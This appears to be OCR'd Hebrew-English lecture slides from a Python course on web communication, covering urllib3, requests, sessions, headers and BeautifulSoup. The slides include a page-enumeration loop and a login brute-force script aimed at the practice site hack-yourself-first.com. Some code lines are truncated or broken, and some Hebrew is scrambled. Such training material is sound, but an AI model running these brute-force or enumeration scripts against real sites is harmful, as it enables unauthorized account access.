WEB COMMUNICATION

Lesson 7

INTRODUCTION

- בשיעור זה נלמד כיצד ליצור תקשורת של web עם שפת python.
- ניצור אינטראקציה עם אתרי אינטרנט ברמה בסיסית.
- חלק מהדברים שיילמדו בשיעור יכולים לסייע ל- PT moudle.
- לגבי web communication:
- אנחנו הולכים להכיר כל מיני ספריות על מנת ליצור תקשורת מ-python לאתרי אינטרנט.
- ב-python קיימות מספר ספריות שזו המטרה שלהן, אנחנו מבקשים בקשה ומקבלים את קוד המקור של html.

URLLIB3

- Urllib 3 היא ספרייה ב-python המשמשת להגשת בקשות HTTP לשרתי אינטרנט וטיפול בתגובות מצד השרת (request and response)
- באופן דיפלוטיבי, שפת Python כוללת מודולים כמו urllib ו- http.client לטיפול בבקשות HTTP, . אך urllib3 אינו כלול בספרייה הסטנדרטית של Python ולכן יש להתקין אותו בנפרד באמצעות python או shell.
- urllib3 מספקת מספר תכונות ושיפורים נוספים, מה שהופך אותו לבחירה פופולרית עבור תכנות רשתות ב-Python.

URL OPEN

```python
# Create a PoolManager instance
http = urllib3.PoolManager()

# URL to open
url = 'http://www.google.com'

# Sending a GET request to the URL
response = http.request('GET', url)

# Reading and printing the content of the response
data = response.data.decode()
print(data)

# Always a good practice to close the response
response.close()
```

```
<!doctype html><html dir="rtl" itemscope="" itemtype="http://schema.org/WebPage" lang="iw"><head><meta content="text/html; charset=U
var h=this||self;function l(){return void 0!==window.google&&void 0!==window.google.kOPI&&0!==window.google.kOPI?window.google.kOPI:
function t(a,b,c,d,k){var e="";-1===b.search("&ei=")&&(e="&ei="+p(d),-1===b.search("&lei=")&&(d=q(d))&&(e+="&lei="+d));d="";var g=-1
document.documentElement.addEventListener("submit",function(b){var a;if(a=b.target){var c=a.getAttribute("data-submitfalse");a="1"==
</style><style>body,td,a,p,.h{font-family:arial,sans-serif}body{margin:0;overflow-y:scroll}#gog{padding:3px 8px 0}td{line-height:.8e
var h=this||self;var k,l=null!=(k=h.mei)?k:1,n,p=null!=(n=h.sdo)?n:!0,q=0,r,t=google.erd,v=t.jsr;google.ml=function(a,b,d,m,e){e=voi
b(t.bv);var f=a.lineNumber;void 0!==f&&(c+="&line="+f);var g=a.fileName;g&&(0<g.indexOf("-extension:/")&&(e=3),c+="&script="+b(g),f&
if (!iesg){document.f&&document.f.q.focus();document.gbqf&&document.gbqf.q.focus();}
}
})();</script><div id="mngb"><div id=gbar><nobr><b class=gb1>&#1495;&#1497;&#1508;&#1493;&#1513;</b> <a class=gb1 href="https://www.
else top.location='/doodles/';})();</script><input value="AO6bgOgAAAAAZVY7tYiNWppubJRRQB_6HY64_sR0Sdfj" name="iflsig" type="hidden
if(a&&b&&(a!=google.cdo.width||b!=google.cdo.height)){var e=google,f=e.log,g="/client_204?&atyp=i&biw="+a+"&bih="+b+"&ei="+google.kE
var e=this||self,f=function(a){return a};var g;var h=function(a){this.g=a};h.prototype.toString=function(){return this.g+""};var k=f
function m(a,b){a.src=b instanceof h&&b.constructor===h?b.g:"type_error:TrustedResourceUrl";var c,d;(c=(b=null==(d=(c=(a.ownerDocume
(function(){google.jl={blt:'none',chnk:0,dw:false,dwu:true,emtn:0,end:0,ico:false,ikb:0,ine:false,injs:'none',injt:0,injth:0,injv2:f
var e=this||self;var g,h;a:{for(var k=["CLOSURE_FLAGS"],l=e,n=0;n<k.length;n++)if(l=l[k[n]],null==l){h=null;break a}h=l}var p=h&&h[6
a.closest("[data-ved]"))?D(f)||"":"";f=f||"";if(a.hasAttribute("jsname"))a=a.getAttribute("jsname");else{var C;a=null==(C=a.closest(
```

URL ENCODING

```python
import urllib.parse

# Original string
original_string = "Hello World! This is a test/URL with spaces and symbols like % and @."

# Perform URL encoding
encoded_string = urllib.parse.quote(original_string)

print("Original String:", original_string)
print("Encoded String:", encoded_string)
```

```
Original String: Hello World! This is a test/URL with spaces and symbols like % and @.
Encoded String: Hello%20World%21%20This%20is%20a%20test/URL%20with%20spaces%20and%20symbols%20like%20%25%20and%20%40.
```

HTTP ERORR

```
Error 404: Page not found.
```

```python
import urllib3

# Create a PoolManager instance
http = urllib3.PoolManager()

# URL that likely results in a 404 Not Found error
url = 'http://example.com/nonexistentpage'

# Sending a GET request to the URL
response = http.request('GET', url)

# Checking the status code
if response.status == 404:
    print("Error 404: Page not found.")
else:
    print("Success! Page found.")
    # Process the response as needed
```

POOLMANAGER()

PoolManager היא מחלקה בספריית urllib ב- 3Python חיבורי שנועדה לטפל ולנהל HTTP.

אחרות משמשת ליצירת אובייקט והיא כוללת: OOP בשפת פייתון ובשפות class)מחלקה (תכונות ופונקציות שונות.

) שלה וממנו instance נגדיר תחילה משתנה שיהווה המופע (PoolManager כאשר נשתמש ב- נוכל לקרוא לכל הפונקציות שיש בה.

```
import urllib3

http=urllib3.PoolManager()
print(http.)
r=http.r
print("T
print("C
```

request(self, method, url, body, fi…	RequestMethods
headers	RequestMethods
clear(self)	PoolManager
urlopen(self, method, url, redirect, k…	PoolManager
proxy	PoolManager
connection_from_context(self, request_c…	PoolManager

ה-m מסמנת methods

ה- f מסמנת attributes

CLASS

מה זה class

בשפות תכנות מונחות עצמים (OOP-Object Oriented Progrmming) כמו:..c#,java,python
ישנה אפשרות ליצור מחלקה-class המייצגת אובייקט-object.

הרעיון הוא שנוכל לאגד טיפוס מורכב בתוך "קפסולה" אחת כולל התכונות והפעולות שלו.

לאחר מכן ניצור מופע- instanceשל המחלקה ובו יהיו כל התכונות והפונקציות של המחלקה (נקראות methods).

תכונות (attributes)	+	פונקציות (methods)	=	אובייקט object

CLASS

מה זה class

בשפות תכנות מונחות עצמים (OOP-Object Oriented Progrmming) כמו:..c#,java,python
ישנה אפשרות ליצור מחלקה-class המייצגת אובייקט-object.

הרעיון הוא שנוכל לאגד טיפוס מורכב בתוך "קפסולה" אחת כולל התכונות והפעולות שלו.

לאחר מכן ניצור מופע- instanceשל המחלקה ובו יהיו כל התכונות והפוקנציות של המחלקה.

במחלקה נגדיר תכונות באמצעות המילה self

וכל פעם שנרצה לקרוא לתכונה ממחלקה נוסיף את המילה self לפניה.

כך נוכל להבחין בין משתנה מקומי במחלקה למשתנה של המחלקה (תכונה) בתוך ה-class.

מחוץ ל-class ניצור משתנה של המחלקה (מופע-instance) ולא נצטרך להשתמש במילה self

רק instance.attribute

```python
class Person:
    def __init__(self, name, age, id, country):
        # Initializer with attributes: name, age, ID, and country
        self.name = name
        self.age = age
        self.id = id
        self.country = country
```

__init__ method
constructor/ctor נקראת בשפות התכנות
מתודה זו בונה את האובייקט כאשר יוצרים "מופע"
הוא באופן אוטומטי הולך אליה ובונה את האובייקט עם כל הערכים שנשלחו אליה (לא חייב לשלוח ערכים אפשר גם בנאי ריק או בנאי עם ערכים דיפלטוביים)
class ניתן לראות שיצרתי מחוץ ל-
2Dror and Sagi מופעים=
__init__ הכנסתי לשם ערכים והם נכנסו אוטומטית למתודת והאובייקטים
Dror and Sagi
נוצרו. כעת יש גם לדרור וגם לשגיא אפשרות גישה לכל תכונות ומתודות המחלקה.
(מתודה- פונקציה פנימית של המחלקה המופעלת על אובייקטים)

```python
Sagi=Person("Sagi",30,"3333333","IL")
Dror=Person("Droro",32,"4444444444","IL")
```

```python
class Person:
    def __init__(self, name, age, id, co
        # Initializer with attributes: n
        self.name = name
        self.age = age
        self.id = id
        self.country = country

    def display_info(self):
        # Method to display the person's
        print(f"Name: {self.name}, Age: {self.age}, ID: {self.id}, Country: {self.country}")

    def update_age(self, new_age):
        # Method to update the person's age
        self.age = new_age
        print(f"{self.name}'s age has been updated to {self.age}")
```

בהמשך המחלקה הגדרנו 2 פעולות:

display_info()

פעולה המציגה את התכונות שיש באובייקט של מחלקה

Update_age()

ופעולה המקבלת גיל מסויים ומשנה את הערך בתכונה של הגיל של האובייקט

אני קוראת לפעולה מחוץ למחלקה והיא מדפיסה את הערכים של המופע.

```python
Sagi.display_info()
Dror.display_info()
```

CODE STATUS

תשובות מהשרת


100-תשובה אינפורמטיבית, המידע שאנחנו מקבלים מהשרת.

200-הבקשה התקבלה בהצלחה.

300-הבקשה הצליחה אבל תועבר לדף אחר.

400-הדף לא נמצא, שגיאות בצד הקליינט, המשתמש.

500-שגיאה בצד השרת.



TASK: WEB SCRAPING/CRAWLING

```python
import urllib3

instance=urllib3.PoolManager()

list=["supercar","blabla","index","login","robots.txt","Home"]


for i in list:
    response=instance.request('GET',f'https://hack-yourself-first.com/{i}')
    if response.status==200:
        print(f"I found the page: 'https://hack-yourself-first.com/{i} in the website")
    else:
        response = instance.request('POST', f'https://hack-yourself-first.com/{i}')
        if response.status == 200:
            print(f"I found the page: 'https://hack-yourself-first.com/{i} in the website")
```

GET VS POST

GET: משמש לבקשת נתונים ממשאב. פרמטרים כלולים בכתובת האתר, גלויים בכתובת URL-ב ויש להם מגבלות אורך.ניתן לאחסון אותו cache.

POST: משמש לשליחת נתונים כדי ליצור או לעדכן משאב. הפרמטרים נמצאים בגוף הבקשה, אינם גלויים בכתובת האתר, ואין להם מגבלות גודל.בדרך כלל לא שמור ב-cache.

ניתן לראות POST חשוב להדגיש ששניהם לא מוצפנים, גם בקשת request בבקשת payload-ב

HTTP VS HTTPS

HTTP (Hypertext Transfer Protocol) הוא פרוטוקול להעברת נתונים דרך האינטרנט, המשמש בדרך כלל לטעינת דפי אינטרנט. היא פועלת כמערכת תגובה לבקשה שבה הלקוח שולח בקשה לשרת אינו מצפין נתונים, מה שהופך אותם HTTPומקבל תגובה. עם זאת, לפחות מאובטחים.

HTTPS (HTTP Secure) הוא משלב HTTP היא הרחבה של . להצפנת העברת נתונים, ומשפר את האבטחה. הצפנה זו SSL/TLS מבטיחה שהנתונים, במיוחד מידע רגיש כמו אישורי כניסה ונתונים ושיבוש במהלך interception)פיננסיים, מוגנים מפני יירוט (חיוני לעסקאות מקוונות מאובטחות ומסומן HTTPSהשידור. באמצעות מנעול בשורת הכתובת של הדפדפן.

AUHENTICATION

איך שולחים בקשה לשרת והיא הופכת למוצפנת?

בצד לקוח אתם רואים 3 שפות:HTML,CSS,JS


המרכזית בכל השפות היא JS

JS לוקח את המידע שהזנתם ועוד לפני שהוא בכלל נשלח לשרת

מעביר אותו הצפנה והמידע מגיע לשרת

בשרת יש עוד קוד כמו PHP,C# שפות BACKEND

הוא יודע לשלוח את זה לעוד שרת נוסף (נניח DB), בודק אם זה נכון ומחזיר תשובת אימות ללקוח שזו אותנטיקציה.



REQUESTS

- ספרייה יותר מתקדמת מאפשרת:
- לקבל תגובה מהשרת,
- להציג תוכן דף.
- ולקבל את ה-Headers-כותרות של הבקשות שעוברות מהלקוח לשרת ואפשר לשלוח דרכן cookie
- יכולה לשמור על ()session,חיבור עם האתר שב-URLLIB אי אפשר.
- מה זה ()session
- איך אפשר לאמת בין הדפים השונים באתר שהמשתמש הוא עדיין אותו משתמש?
- באמצעות ()session
- וזה נקרא אורתוניזציה

```
import requests
# Send a GET request to the website
response=requests.get("https://hack-yourself-first.com/")
print(response.status_code)
print(response.text)
```

```
/out of bidirectional text can depend on the base direction (View | Bidi Text Base Direction)
import requests
flag=False
try:
    passwords=[{"email":"c@gmail.com","password":"DD"},
               {"email":"h@gmail.com","password":"AA"},
               {"email":"SDFSG@gmail.com","password":"CC"},
               {"email":"c@gmail.com","password":"CC"},
               {"email": "csjhdjs@gmail.com", "password": "DD"},
               {"email": "JKASKS@gmail.com", "password": "AA"},
               {"email": "SLDJLDS@gmail.com", "password": "CC"}
               ]
    for payload in passwords:
        request=requests.post("https://hack-yourself-first.com/Account/Login",data=payload)
        if "Log off" in request.text:
            flag=True
            break

except Exception as e:
    print(e)
finally:
    if flag:
        print("login succesfull")
        print(payload)
    else:
        print("We didn't found the details):")
```


BRUTE FORCE

AUTHORIZATION

session() עם השרת -אז נחזור שוב לכך שהלקוח מבקש בקשה מהשרת
ואז השרת שולח לו הודעת התחברות בהצלחה + cookie

ואז ה-cookie נשאר אצלי ואצל השרת.
ניתן לשנות את ה-cookie ואם יש חולשה באתר לנצל את זה.

ששולחים לכם באתרים האתר הזה עובד עם cookie לזה הם מתכוונים.



```python
import requests
flag=False
s=requests.session()
passwords=[{"email":"c@gmail.com","password":"DD"},
           {"email":"h@gmail.com","password":"AA"},
           {"email":"SDFSG@gmail.com","password":"CC"},
           {"email":"c@gmail.com","password":"CC"},
           {"email": "csjhdjs@gmail.com", "password": "DD"},
           {"email": "JKASKS@gmail.com", "password": "AA"},
           {"email": "SLDJLDS@gmail.com", "password": "CC"}
           ]
```

SESSION

```python
try:
    for payload in passwords:
        requests.post("https://hack-yourself-first.com/Account/Login",data=payload)
        if "Log off" in request.text:
            flag=True
            break
except Exception as e:
    print(e)

finally:
    if flag:
        print("login succesfull")
        print(payload)
    else:
        print("We didn't found the details):")
    s.close()
```

HEADERS

הן HTTP) request and responseבבקשות ותגובות (Headers
המעבירים מידע נוסף על הבקשה או התגובה.key:valueצמדי

-ב request כגון, הקשר לספק כדי הלקוח ידי על נשלחים הם ,
העדפות סוג תוכן או פרטי אימות.

-ב response, התגובה על פרטים לתת השרת ידי על נשלחים הם ,
כמו סוג תוכן או סוג שרת..

-ה לסיכום-Headers המידע על כוללות מידע metadata ניתן ,
לראות דוגמא בשקופית הבאה>>

```
POST /Account/Login HTTP/1.1
Host: hack-yourself-first.com
Cookie: AuthCookie=
8F771E1512FCC001D411967D1145F9CC774FC60DAC520D717EF4D5EA6FBB00914036F72EC6B6A3C9EA39
FC6DC26F93D7F381F18791DAEE6A0CA79A813529D64E4B012409E1263D4261424FEF9C8307FF5CA7F55A
B7C9F3BD6C581B4C496891E42C25525EB6C6DB655B7EBE323449D176; VisitStart=11/16/2023
9:54:17 PM
Content-Length: 56
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://hack-yourself-first.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/119.0.6045.123 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
```

BEAUTIFUL SOUP

Beautiful Soup היא ספריית Python המיועדת ל-webscraping:
חילוץ נתונים מקובצי HTML ו- XML

וכן "מפרסרת" את המידע מקבצי HTML/XML מה שמקל על ניווטי ,
חיפוש ושינוי בדפי המקור.

```python
from bs4 import BeautifulSoup
import requests


web = input("Enter your domain, please: ")
if not web.startswith(('http://', 'https://')):
    web = 'http://' + web  # Defaulting to http if no scheme is provided

response = requests.get(web)
html_doc = response.text  # Get the HTML content of the page

soup = BeautifulSoup(html_doc, 'html.parser')

# <div> בתוך <a> מציאת כל תגיות
div_links = soup.find('div')
links = div_links.find_all('a')

for link in links:
    print("Link text:", link.text, "URL:", link['href'])
```

```python
import requests
from bs4 import BeautifulSoup

web = input("Enter your domain, please: ")
if not web.startswith(('http://', 'https://')):
    web = 'http://' + web  # Defaulting to http if no scheme is provided

response = requests.get(web)
html_doc = response.text  # Get the HTML content of the page

soup = BeautifulSoup(html_doc, 'html.parser')
# Now you can use soup to parse and manipulate the HTML

# Example of using the soup object:
print(soup.title)  # Print the title tag of the HTML
```

Download PDF

באמצעות open("Hack-U-Self.pdf", "wb") : פותח קובץ חדש בשם "Hack-U-Self.pdf" במצב כתיבה-בינארי (wb).


זה הכרחי לכתיבת קבצים שאינם טקסטים כמו קובצי PDF.

file.write(pdf.content): כותב את התוכן של קובץ ה-PDF שהורד (הגישה אליו באמצעות pdf.content) לקובץ המקומי החדש שנוצר.

לסיכום, הסקריפט הופך את תהליך הורדת ה-PDF מכתובת אתר אינטרנט לאוטומטית ושמירתו במחשב המקומי עם השם "Hack-U-Self.pdf".

```
import requests


s = requests.session()
pdf = s.get("https://www.averagesecurityguy.info/assets/hack-yourself-first-final.pdf
with open("Hack-U-Self.pdf", "wb") as file:
    file.write(pdf.content)
```



תרגול

- תרגיל 1: הדפסת כותרת דף אינטרנט
- כתבו תוכנית שמבקשת מהמשתמש להזין כתובת אתר.
